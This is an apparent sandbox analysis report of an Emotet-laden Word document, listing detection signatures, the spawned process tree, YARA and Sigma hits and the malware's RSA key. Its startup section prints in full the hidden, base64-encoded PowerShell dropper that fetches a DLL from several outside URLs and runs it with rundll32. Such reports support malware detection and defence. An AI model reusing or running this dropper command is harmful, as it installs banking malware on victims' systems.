ID: 336623
Sample Name: dat_513543.doc
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 15:48:02
Date: 06/01/2021
Version: 31.0.0 Red Diamond

Table of Contents


Analysis Report dat_513543.doc

Overview

General Information

Sample Name:	dat_513543.doc
Analysis ID:	336623
MD5:	10ee2b89f348038.
SHA1:	462fdbfb243ee22..
SHA256:	ac71b73f7ed0aad.

Most interesting Screenshot:



Detection


Emotet

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Antivirus detection for URL or domain
- Multi AV Scanner detection for subm…
- Office document tries to convince vi…
- System process connects to networ…
- Yara detected Emotet
- Creates processes via WMI
- Document contains an embedded VB…
- Document contains an embedded VB…
- Document contains an embedded VB…
- Encrypted powershell cmdline option…
- Hides that the sample has been dow…
- Obfuscated command line found

Classification



Startup

- **System is w7x64**
- WINWORD.EXE (PID: 1776 cmdline: 'C:\Program Files\Microsoft Office\Office14\WINWORD.EXE' /Automation -Embedding MD5: 95C38D04597050285A18F66039EDB456)
- cmd.exe (PID: 2436 cmdline: cmd cmd cmd cmd /c msg %username% /v Word experienced an error trying to open the file. & P^Ow^er^she^L^L -w hidden -ENCOD

IABzAFYAIAAgACgAIgBLACIAKwAiADQANwBkACIAKQAgACAAKABbAHQAWQBQAGUAXQAoACIAewA0AH0AewAxAH0AewAwAH0AewAzAH0AewAyAH0AIgAtAEYAJwBzACcAL
AAnAHkAJwAsACcAZQBjAFQAbwByAFkAJwAsACcAVABFAG0ALgBJAG8ALgBEAEkAcgAnACwAJwBzACcAKQApACAAIAA7ACAAIAAgACAAJABXAGkAOAAgAD0AW
wB0AHkAUABlAF0AKAAiAHsAMgB9AHsAMwB9AHsANwB9AHsAMQB9AHsANAB9AHsANgB9AHsANQB9AHsAOAB9AHsAMAB9ACIALQBGACAAJwBnAEUAUgAnACwAJ
wAuAE4AZQB0AC4AUwBFAFIAVgAnACwAJwBTAFkAcwAnACwAJwBUAGUAJwAsACcASQAnACwAJwB0AG0AQQAnACwAJwBDAGUAUABPAEkATgAnACwAJwBtACcAL
AAnAE4AYQAnACkAIAA7ACAAJABFAHIAcgBvAHIAQQBjAHQAaQBvAG4AUAByAGUAZgBlAHIAZQBuAGMAZQAgAD0AIAAoACgAJwBTAGkAbABlAG4AdAAnACsAJwBsAHkAJwA
pACsAJwBDACcAKwAoACcAbwBuACcAKwAnAHQAaQAnACkAKwAnAG4AJwArACcAdQBlACcAKQA7ACQATwBsADkAbwBuAGsAaQA9ACQAQwAwADIAVwAgACsAIAB
bAGMAaABhAHIAXQAoADYANAApACAAKwAgACQAQQAwADMAUAA7ACQASAAyADcAWAA9ACgAJwBJACcAKwAoACcANgAnACsAJwA3AFEAJwApACkAOwAgACAAKAB
nAGkAIAAoACIAVgBhAFIAIgArACIAaQBBAEIATABlADoAawAiACsAIgA0ADcAZAAiACkAIAAgACkALgB2AGEATAB1AGUAOgA6ACIAQwByAEUAYABBAGAAVABgAEUARABJA
FIAZQBDAFQAYABPAFIAeQAiACgAJABIAE8ATQBFACAAKwAgACgAKAAnAHsAJwArACcAMAAnACsAJwB9AE4AcwAnACsAJwBwACcAKwAnAHoAdgBzAGcAewAnACsAJwAwAH0
AJwArACcAUwBqAF8AZAB3AGcAcwB7ACcAKwAnADAAfQAnACkAIAAgAC0AZgAgAFsAQwBIAEEAUgBdADkAMgApACkAOwAkAFQANAA4AEsAPQAoACcASAAnACs
AKAAnADYAMQAnACsAJwBEACcAKQApADsAIAAgACQAVwBpADgAOgA6ACIAcwBlAGMAdQBSAGkAdABgAHkAcAByAE8AYABUAGAAbwBjAG8ATAAiACAAPQAgACg
AKAAnAFQAbAAnACsAJwBzACcAKQArACcAMQAyACcAKQA7ACQAQwA1ADkATQA9ACgAKAAnAE0AJwArACcAMgA0ACcAKQArACcAUAAnACkAOwAkAFgAbQBtAGg
AawBlAGQAIAA9ACAAKAAoACcAUgAnACsAJwAzADEAJwApACsAJwBOACcAKQA7ACQAQQA2ADkASQA9ACgAKAAnAFAAXwAnACsAJwA2ACcAKQArACcAQgAnACk
AOwAkAFEAMgB5AGcAOQBnAF8APQAkAEgATwBNAEUAKwAoACgAKAAnADEAJwArACcAdwByACcAKQArACgAJwBOAHMAJwArACcAcAB6ACcAKQArACgAJwB2ACc
AKwAnAHMAZwAnACkAKwAnADEAdwAnACsAKAAnAHIAUwAnACsAJwBqAF8AJwArACcAZAB3ACcAKwAnAGcAcwAxAHcAcgAnACkAKQAuACIAcgBFAHAAYABsAEEAYwBlACIAK
AAoAFsAQwBoAGEAcgBdADQAOQArAFsAQwBoAGEAcgBdADEAMQA5ACsAWwBDAGgAYQByAF0AMQAxADQAKQAsACcAXAAnACkAKQArACQAWABtAG0AaABrAGUAZ
AArACgAKAAnAC4AZAAnACsAJwBsACcAKQArACcAbAAnACkAOwAkAFUAMwA5AFIAPQAoACcATQAwACcAKwAnADEAUAAnACkAOwAkAFEAYwBlAGMAaAA0AGgAP
QAoACcAXQBhACcAKwAoACcAbgAnACsAJwB3AFsAMwA6AC8ALwAnACkAKwAoACcAdwAnACsAJwBwAHMAJwApACsAJwBhACcAKwAnAHAAawAnACsAKAAnAC4AY
wBvACcAKwAnAG0ALwB3AHAALQAnACsAJwBhAGQAJwArACcAbQBpACcAKQArACgAJwBuAC8AdgAnACsAJwAvAEAAJwApACsAJwBdACcAKwAoACcAYQBuAHcAJ
wArACcAWwAzACcAKwAnADoALwAvAHMAJwApACsAKAAnAG8AZgBzAHUAJwArACcAaQAnACkAKwAnAHQAZQAnACsAKAAnAC4AYwAnACsAJwBvACcAKQArACcAb
QAvACcAKwAnAHcAcAAnACsAKAAnAC0AaQAnACsAJwBuAGMAJwApACsAKAAnAGwAdQBkACcAKwAnAGUAJwApACsAJwBzAC8AJwArACgAJwAyAGoAbQAzAG4AJ
wArACcASQBrAC8AJwArACcAQAAnACkAKwAoACcAXQBhACcAKwAnAG4AdwBbACcAKQArACcAMwAnACsAKAAnADoALwAvAHYAZQB0AGUAcgAnACsAJwBpAG4AY
QByAGkAYQAnACsAJwBkACcAKQArACgAJwByAHAAJwArACcAbwBwACcAKQArACgAJwB1AGkALgBjAG8AJwArACcAbQAnACkAKwAoACcALwAnACsAJwBjAG8AJwApACsAJwB
uACcAKwAnAHQAZQAnACsAKAAnAG4AdAAnACsAJwAvADUAZgAnACkAKwAnADEAJwArACcAOABRACcAKwAnAC8AJwArACcAQAAnACsAKAAnAF0AYQAnACsAJwB
uACcAKQArACcAdwAnACsAKAAnAFsAMwA6ACcAKwAnAC8ALwBzAGgAJwArACcAbwBwACcAKwAnAC4AJwApACsAJwBlAGwAJwArACcAZQAnACsAKAAnAG0AZQB
uACcAKwAnAHMAbAAnACsAJwBpACcAKQArACgAJwBkACcAKwAnAGUALgAnACkAKwAoACcAYwBvAG0AJwArACcALwAnACkAKwAnAHcAcAAnACsAJwAtAGMAJwA
rACcAbwAnACsAKAAnAG4AJwArACcAdABlAG4AdAAnACkAKwAoACcALwAnACsAJwBuAC8AJwArACcAQABdAGEAbgAnACkAKwAoACcAdwBbADMAJwArACcAOgAvAC8AJwApA
CsAJwBrACcAKwAoACcAaAAnACsAJwBhAG4AJwApACsAKAAnAGgAJwArACcAaABvACcAKQArACgAJwBhAGgAbwAnACsAJwBtACcAKQArACgAJwBuAGEAeQAuAG4AZQAnACs
AJwB0AC8AJwArACcAdwBvAHIAZABwACcAKQArACgAJwByAGUAJwArACcAcwAnACkAKwAoACcAcwAvACcAKwAnAEMAJwApACsAKAAnAEcATQBDAC8AQAAnACs
AJwBdACcAKQArACcAYQBuACcAKwAnAHcAJwArACgAJwBbADMAOgAvACcAKwAnAC8AJwApACsAKAAnAGMAYQAnACsAJwBtACcAKQArACgAJwBwAHUAJwArACc
AcwBlACcAKwAnAHgAcABvACcAKwAnAC4AbwByAGcALwBkAGUAJwApACsAJwBwACcAKwAoACcAYQByACcAKwAnAHQAbQBlAG4AJwApACsAJwB0ACcAKwAoACc
ALQAnACsAJwBvAGYALQBvAGQAaABtACcAKQArACgAJwBtAGsAZAAvADkANQBlAFgAJwArACcAWgAnACsAJwBZACcAKQArACgAJwAvAEAAXQBhAG4AdwBbACc
AKwAnADMAcwA6AC8ALwBnACcAKwAnAHUAcgAnACsAJwB6AHQAYQAnACsAJwBjAC4AdwB0AGMAJwArACcAaABlACcAKQArACcAdgBhACcAKwAnAGwAJwArACc
AaQBlACcAKwAnAHIAJwArACcALgBjACcAKwAnAG8AJwArACgAJwBtAC8AJwArACcAdwBwACcAKwAnAC0AYwAnACkAKwAoACcAbwBuAHQAJwArACcAZQBuAHQAJwApACsAK
AAnAC8AWQB6ACcAKwAnAFoAJwApACsAKAAnADYAJwArACcAWQBaAC8AJwApACkALgAiAHIAZQBQAGAATABhAEMARQAiACgAKAAnAF0AYQAnACsAKAAnAG4Ad
wAnACsAJwBbADMAJwApACkALAAoAFsAYQByAHIAYQB5AF0AKAAnAHMAZAAnACwAJwBzAHcAJwApACwAKAAoACcAaAAnACsAJwB0AHQAJwApACsAJwBwACcAK
QAsACcAMwBkACcAKQBbADEAXQApAC4AIgBTAFAAYABsAEkAdAAiACgAJABYADQAMQBQACAAKwAgACQATwBsADkAbwBuAGsAaQAgACsAIAAkAEYAMgAxAEQAK
QA7ACQATgAzADIARQA9ACgAKAAnAFUAOAAnACsAJwA4ACcAKQArACcATgAnACkAOwBmAG8AcgBlAGEAYwBoACAAKAAkAEkAMQA0ADUAcQBzAGwAIABpAG4AI
AAkAFEAYwBlAGMAaAA0AGgAKQB7AHQAcgB5AHsAKAAuACgAJwBOAGUAdwAtACcAKwAnAE8AJwArACcAYgBqAGUAYwB0ACcAKQAgAHMAWQBzAFQAZQBtAC4AT
gBlAHQALgBXAGUAQgBDAEwASQBlAE4AVAApAC4AIgBkAG8AYABXAE4AbABvAGEARABmAGAAaQBMAGUAIgAoACQASQAxADQANQBxAHMAbAAsACAAJABRADIAe
QBnADkAZwBfACkAOwAkAEQAMAA4AFUAPQAoACgAJwBIACcAKwAnADQAOAAnACkAKwAnAEsAJwApADsASQBmACAAKAAoAC4AKAAnAEcAZQAnACsAJwB0AC0AJ
wArACcASQB0AGUAbQAnACkAIAAkAFEAMgB5AGcAOQBnAF8AKQAuACIATABFAG4AZwBgAFQAaAAiACAALQBnAGUAIAAzADAAMgA5ADkAKQAgAHsALgAoACcAc
gB1ACcAKwAnAG4AZABsAGwAMwAnACsAJwAyACcAKQAgACQAUQAyAHkAZwA5AGcAXwAsACgAKAAnAEMAbwAnACsAJwBuAHQAJwApACsAKAAnAHIAbwAnACsAJ
wBsAF8AJwApACsAKAAnAFIAJwArACcAdQBuACcAKQArACcARAAnACsAJwBMAEwAJwApAC4AIgB0AGAATwBzAHQAcgBpAGAATgBHACIAKAApADsAJABEADYAN
wBIAD0AKAAnAEsAMwAnACsAJwBfAEsAJwApADsAYgByAGUAYQBrADsAJABZADUANABFAD0AKAAnAEIAJwArACgAJwA3ADYAJwArACcASwAnACkAKQB9AH0AY

wBhAHQAYwBoAHsAfQB9ACQARAA3ADMAVgA9ACgAJwBRACcAKwAoACcANAAnACsAJwAyAEQAJwApACkA MD5: 5746BD7E255DD6A8AFA06F7C42C1BA41)

- msg.exe (PID: 2512 cmdline: msg user /v Word experienced an error trying to open the file. MD5: 2214979661E779C3E3C33D4F14E6F3AC)
- powershell.exe (PID: 1692 cmdline: POwersheLL -w hidden -ENCOD IABzAFYAIAAgACgAIgBLACIAKwAiADQANwBkACIAKQAgACAAKABbAHQAWQBQAGUA

XQAoACIAewA0AH0AewAxAH0AewAwAH0AewAzAH0AewAyAH0AIgAtAEYAJwBzACcALAAnAHkAJwAsACcAZQBjAFQAbwByAFkAJwAsACcAVABFAG0ALgBJAG8A
LgBEAEkAcgAnACwAJwBzACcAKQApACAAIAA7ACAAIAAgACAAJABXAGkAOAAgAD0AWwB0AHkAUABlAF0AKAAiAHsAMgB9AHsAMwB9AHsANwB9AHsAMQB9AHsA
NAB9AHsANgB9AHsAOAB9AHsAMAB9ACIALQBGACAAJwBnAEUAUgAnACwAJwAuAE4AZQB0AC4AUwBFAFIAVgAnACwAJwBTAFkAcwAnACwAJwBUAGUA
JwAsACcASQAnACwAJwB0AG0AQQAnACwAJwBDAGUAUABPAEkATgAnACwAJwBtACcALAAnAE4AYQAnACkAIAA7ACAAJABFAHIAcgBvAHIAQQBjAHQAaQBvAG4A
UAByAGUAZgBlAHIAZQBuAGMAZQAgAD0AIAAoACgAJwBTAGkAbABlAG4AdAAnACsAJwBsAHkAJwApACsAJwBDACcAKwAoACcAbwBuACcAKwAnAHQAaQAnACkA
KwAnAG4AJwArACcAdQBlACcAKQA7ACQATwBsADkAbwBuAGsAaQA9ACQAQwAwADIAVwAgACsAIABbAGMAaABhAHIAXQAoADYANAApACAAKwAgACQAQQAwADMA
UAA7ACQASAAyADcAWAA9ACgAJwBJACcAKwAoACcANgAnACsAJwA3AFEAJwApACkAOwAgACAAKABnAGkAIAAoACIAVgBhAFIAIgArACIAaQBBAEIATABlADoA
awAiACsAIgA0ADcAZAAiACkAIAAgACkALgB2AGEATAB1AGUAOgA6ACIAQwByAEUAYABBAGAAVABgAEUARABJAFIAZQBDAFQAYABPAFIAeQAiACgAJABIAE8A
TQBFACAAKwAgACgAKAAnAHsAJwArACcAMAAnACsAJwB9AE4AcwAnACsAJwBwACcAKwAnAHoAdgBzAGcAewAnACsAJwAwAH0AJwArACcAUwBqAF8AZAB3AGcA
cwB7ACcAKwAnADAAfQAnACkAIAAgAC0AZgAgAFsAQwBIAEEAUgBdADkAMgApACkAOwAkAFQANAA4AEsAPQAoACcASAAnACsAKAAnADYAMQAnACsAJwBEACcA
KQApADsAIAAgACQAVwBpADgAOgA6ACIAcwBlAGMAdQBSAGkAdABgAHkAcAByAE8AYABUAGAAbwBjAG8ATAAiACAAPQAgACgAKAAnAFQAbAAnACsAJwBzACcA
KQArACcAMQAyACcAKQA7ACQAQwA1ADkATQA9ACgAKAAnAE0AJwArACcAMgA0ACcAKQArACcAUAAnACkAOwAkAFgAbQBtAGgAawBlAGQAIAA9ACAAKAAoACcA
UgAnACsAJwAzADEAJwApACsAJwBOACcAKQA7ACQAQQA2ADkASQA9ACgAKAAnAFAAXwAnACsAJwA2ACcAKQArACcAQgAnACkAOwAkAFEAMgB5AGcAOQBnAF8A
PQAkAEgATwBNAEUAKwAoACgAKAAnADEAJwArACcAdwByACcAKQArACgAJwBOAHMAJwArACcAcAB6ACcAKQArACgAJwB2ACcAKwAnAHMAZwAnACkAKwAnADEA
dwAnACsAKAAnAHIAUwAnACsAJwBqAF8AJwArACcAZAB3ACcAKwAnAGcAcwAxAHcAcgAnACkAKQAuACIAcgBFAHAAYABsAEEAYwBlACIAKAAoAFsAQwBoAGEA
cgBdADQAOQArAFsAQwBoAGEAcgBdADEAMQA5ACsAWwBDAGgAYQByAF0AMQAxADQAKQAsACcAXAAnACkAKQArACgAWABtAG0AaABrAGUAZAArACgAKAAnAC4A
ZAAnACsAJwBsACcAKQArACcAbAAnACkAOwAkAFUAMwA5AFIAPQAoACcATQAwACcAKwAnADEAUAAnACkAOwAkAFEAYwBlAGMAaAA0AGgAPQAoACcAXQBhACcA
KwAoACcAbgAnACsAJwB3AFsAMwA6AC8ALwAnACkAKwAoACcAdwAnACsAJwBwAHMAJwApACsAJwBhACcAKwAnAHAAawAnACsAKAAnAC4AYwBvACcAKwAnAG0A
LwB3AHAALQAnACsAJwBhAGQAJwArACcAbQBpACcAKQArACgAJwBuAC8AdgAnACsAJwAvAEAAJwApACsAJwBdACcAKwAoACcAYQBuAHcAJwArACcAWwAzACcA
KwAnADoALwAvAHMAJwApACsAKAAnAG8AZgBzAHUAJwArACcAaQAnACkAKwAnAHQAZQAnACsAKAAnAC4AYwAnACsAJwBvACcAKQArACcAdwAnACsAJwBuAGMA
cAAnACsAKAAnAC0AaQAnACsAJwBuAGMAJwApACsAKAAnAGwAdQBkACcAKwAnAGUAJwApACsAJwBzAC8AJwArACgAJwAyAGoAbQAzAG4AJwArACcASQBrAC8A
JwArACcAQAAnACkAKwAoACcAXQBhACcAKwAnAG4AdwBbACcAKQArACcAMwAnACsAKAAnADoALwAvAHYAZQB0AGUAcgAnACsAJwBpAG4AYQByAGkAYQAnACsA
JwBkACcAKQArACgAJwByAHAAJwArACcAbwBwACcAKQArACgAJwB1AGkALgBjAG8AJwArACcAbQAnACkAKwAoACcALwAnACsAJwBpAG4AYQByAGkAYQAnACsA
KwAnAHQAZQAnACsAKAAnAG4AdAAnACsAJwAvADUAZgAnACkAKwAnADEAJwArACcAOABRACcAKwAnAC8AJwArACcAQAAnACsAKAAnAF0AYQAnACsAJwBuACcA
KQArACcAdwAnACsAKAAnAFsAMwA6ACcAKwAnAC8ALwBzAGgAJwArACcAbwBwACcAKwAnAC4AJwApACsAJwBlAGwAJwArACcAZQAnACsAKAAnAG0AZQBuACcA
KwAnAHMAbAAnACsAJwBpACcAKQArACgAJwBkACcAKwAnAGUALgAnACkAKwAoACcAYwBvAG0AJwArACcALwAnACkAKwAnAHcAcAAnACsAJwAtAGMAJwArACcA
bwAnACsAKAAnAG4AJwArACcAdABlAG4AdAAnACkAKwAoACcALwAnACsAJwBuAC8AJwArACcAQABdAGEAbgAnACkAKwAoACcAdwBbADMAJwArACcAOgAvAC8A
JwApACsAJwBrACcAKwAoACcAaAAnACsAJwBhAG4AJwApACsAKAAnAGgAJwArACcAaABvACcAKQArACgAJwBhAGgAbwAnACsAJwBtACcAKQArACgAJwBuAGEA
eQAuAG4AZQAnACsAJwB0AC8AJwArACcAdwBvAHIAZABwACcAKQArACgAJwByAGUAJwArACcAcAcwAnACkAKwAoACcAcwAvACcAKwAnAEMAJwApACsAKAAnAEcA
TQBDAC8AQAAnACsAJwBdACcAKQArACcAYQBuACcAKwAnAHcAJwArACgAJwBbADMAOgAvACcAKwAnAC8AJwApACsAKAAnAGMAYQAnACsAJwBtACcAKQArACgA
JwBwAHUAJwArACcAcwBlACcAKwAnAHgAcABvACcAKwAnAC4AbwByAGcALwBkAGUAJwApACsAJwBwACcAKwAoACcAYQByACcAKwAnAHQAbQBlAG4AJwApACsA
JwB0ACcAKwAoACcALQAnACsAJwBvAGYALQBvAGQAaABtACcAKQArACgAJwBtAGsAZAAvADkANQBlAFgAJwArACcAWgAnACsAJwBZACcAKQArACgAJwAvAEAA
XQBhAG4AdwBbACcAKwAnADMAcwA6AC8ALwBnACcAKwAnAHUAcgAnACsAJwB6AHQAYQAnACsAJwBjAC4AdwB0AGMAJwArACcAaABlACcAKQArACcAdgBhACcA
KwAnAGwAJwArACcAaQBlACcAKwAnAHIAJwArACcALgBjACcAKwAnAG8AJwArACgAJwBtAC8AJwArACcAdwBwACcAKwAnAC0AYwAnACkAKwAoACcAbwBuAHQA
JwArACcAZQBuAHQAJwApACsAKAAnAC8AWQB6ACcAKwAnAFoAJwApACsAKAAnADYAJwArACcAWQBaAC8AJwApACkALgAiAHIAZQBQAGAATABhAEMARQAiACgA
KAAnAF0AYQAnACsAKAAnAG4AdwAnACsAJwBbADMAJwApACkALAAoAFsAYQByAHIAYQB5AF0AKAAnAHMAZAAnACwAJwBzAHcAJwApACwAKAAoACcAaAAnACsA
JwB0AHQAJwApACsAJwBwACcAKQAsACcAMwBkACcAKQBbADEAXQApAC4AIgBTAFAAYABsAEkAdAAiACgAJABYADQAMQBQACAAKwAgACQATwBsADkAbwBuAGsA
aQAgACsAIAAkAEYAMgAxAEQAKQA7ACQATgAzADIARQA9ACgAKAAnAFUAOAAnACsAJwA4ACcAKQArACcATgAnACkAOwBmAG8AcgBlAGEAYwBoACAAKAAkAEkA
MQA0ADUAcQBzAGwAIABpAG4AIAAkAFEAYwBlAGMAaAA0AGgAKQB7AHQAcgB5AHsAKAAuACgAJwBOAGUAdwAtACcAKwAnAE8AJwArACcAYgBqAGUAYwB0ACcA
KQAgAHMAWQBzAFQAZQBtAC4ATgBlAHQALgBXAGUAQgBDAEwASQBlAE4AVAApAC4AIgBkAG8AYABXAE4AbABvAGEARABmAGAAaQBMAGUAIgAoACQASQAxADQA
NQBxAHMAbAAsACAAJABRADIAeQBnADkAZwBfACkAOwAkAEQAMAA4AFUAPQAoACgAJwBIACcAKwAnADQAOAAnACkAKwAnAEsAJwApADsASQBmACAAKAAoAC4A
KAAnAEcAZQAnACsAJwB0AC0AJwArACcASQB0AGUAbQAnACkAIAAkAFEAMgB5AGcAOQBnAF8AKQAuACIATABFAG4AZwBgAFQAaAAiACAALQBnAGUAIAAzADAA
MgA5ADkAKQAgAHsALgAoACcAcgB1ACcAKwAnAG4AZABsAGwAMwAnACsAJwAyACcAKQAgACQAUQAyAHkAZwA5AGcAXwAsACgAKAAnAEMAbwAnACsAJwBuAHQA
JwApACsAKAAnAHIAbwAnACsAJwBsAF8AJwApACsAKAAnAFIAJwArACcAdQBuACcAKQArACcARAAnACsAJwBMAEwAJwApAC4AIgB0AGAATwBzAHQAcgBpAGAA
TgBHACIAKAApADsAJABEADYANwBlAD0AKAAnAEsAMwAnACsAJwBfAEsAJwApADsAYgByAGUAYQBrADsAJABZADUANABFAD0AKAAnAEIAJwArACgAJwA3ADYA
JwArACcASwAnACkAKQB9AH0AYwBhAHQAYwBoAHsAfQB9ACQARAA3ADMAVgA9ACgAJwBRACcAKwAoACcANAAnACsAJwAyAEQAJwApACkA MD5:
852D67A27E454BD389FA7F02A8CBE23F)

- rundll32.exe (PID: 2564 cmdline: 'C:\Windows\system32\rundll32.exe' C:\Users\user\Nspzvsg\Sj_dwgs\R31N.dll Control_RunDLL MD5: DD81D91FF3B0763C392422865C9AC12E)
  - rundll32.exe (PID: 1204 cmdline: 'C:\Windows\system32\rundll32.exe' C:\Users\user\Nspzvsg\Sj_dwgs\R31N.dll Control_RunDLL MD5: 51138BEEA3E2C21EC44D0932C71762A8)
    - rundll32.exe (PID: 2828 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Mwmjhjl\dvgjre.ish',Control_RunDLL MD5: 51138BEEA3E2C21EC44D0932C71762A8)
      - rundll32.exe (PID: 2708 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Bfafpdt\kkujpl.inf',Control_RunDLL MD5: 51138BEEA3E2C21EC44D0932C71762A8)
        - rundll32.exe (PID: 2808 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Stxynijtatjphar\aakvwlgscnjram.hbh',Control_RunDLL MD5: 51138BEEA3E2C21EC44D0932C71762A8)
          - rundll32.exe (PID: 2884 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Oumozqnkirxudf\mcchvdsvabpvx.nrv',Control_RunDLL MD5: 51138BEEA3E2C21EC44D0932C71762A8)
            - rundll32.exe (PID: 2444 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Ailact\ivkbd.qrm',Control_RunDLL MD5: 51138BEEA3E2C21EC44D0932C71762A8)
              - rundll32.exe (PID: 2472 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Akjjgl\zoljk.jdx',Control_RunDLL MD5: 51138BEEA3E2C21EC44D0932C71762A8)
                - rundll32.exe (PID: 2804 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Liisdspzre\vtsbueurz.syo',Control_RunDLL MD5: 51138BEEA3E2C21EC44D0932C71762A8)
                  - rundll32.exe (PID: 3024 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Uwcxnjiedvybvto\cwmcmgelygpijt.aui',Control_RunDLL MD5: 51138BEEA3E2C21EC44D0932C71762A8)

- **cleanup**

Malware Configuration

Threatname: Emotet

```
{
  "RSA Public Key":
"MHwwDQYJKoZIhvcNAQEBBQADawAwaAJhAOZ9fLJ8UrI0OZURpPsR3eijAyfPj3z6\nuS75f2igmYFW2aWgNcFIzsAYQleKzD0nlCFHOo7Zf8/4wY2UW0CJ4dJEHnE/PHlz\n6uNk3pxjm7o4eCDyiJbzf+k0Azjl0q54FQIDAQAB"
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
0000000C.00000002.2111593595.00000000002 00000.00000040.00000001.sdmp	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
00000005.00000002.2102145547.00000000002 46000.00000004.00000001.sdmp	PowerShell_Case_Anomaly	Detects obfuscated PowerShell hacktools	Florian Roth	• 0x1f10:$s1: POwersheLL
0000000D.00000002.2113623618.00000000001 B0000.00000040.00000001.sdmp	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
0000000E.00000002.2115505168.00000000006 F1000.00000020.00000001.sdmp	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
0000000B.00000002.2109883374.00000000002 71000.00000020.00000001.sdmp	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
Click to see the 15 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
15.2.rundll32.exe.250000.0.raw.unpack	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
8.2.rundll32.exe.1f0000.0.unpack	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
15.2.rundll32.exe.250000.0.unpack	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
7.2.rundll32.exe.220000.0.unpack	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
14.2.rundll32.exe.6d0000.0.unpack	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
Click to see the 22 entries				


Sigma Overview

System Summary:

Sigma detected: Suspicious Encoded PowerShell Command Line

Signature Overview

- AV Detection
- Cryptography
- Compliance
- Spreading
- Software Vulnerabilities
- Networking
- E-Banking Fraud
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information



Click to jump to signature section

AV Detection:

- Antivirus detection for URL or domain
- Multi AV Scanner detection for submitted file

Networking:

- Potential dropper URLs found in powershell memory

E-Banking Fraud:

- Yara detected Emotet

System Summary:

- Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)
- Document contains an embedded VBA macro with suspicious strings
- Document contains an embedded VBA with base64 encoded strings
- Very long command line found

Data Obfuscation:

- Document contains an embedded VBA with many GOTO operations indicating source code obfuscation
- Obfuscated command line found
- PowerShell case anomaly found
- Suspicious powershell command line found

Persistence and Installation Behavior:

- Creates processes via WMI

Hooking and other Techniques for Hiding and Protection:

- Hides that the sample has been downloaded from the Internet (zone.identifier)

HIPS / PFW / Operating System Protection Evasion:

System process connects to network (likely due to code injection or exploit)

Encrypted powershell cmdline option found

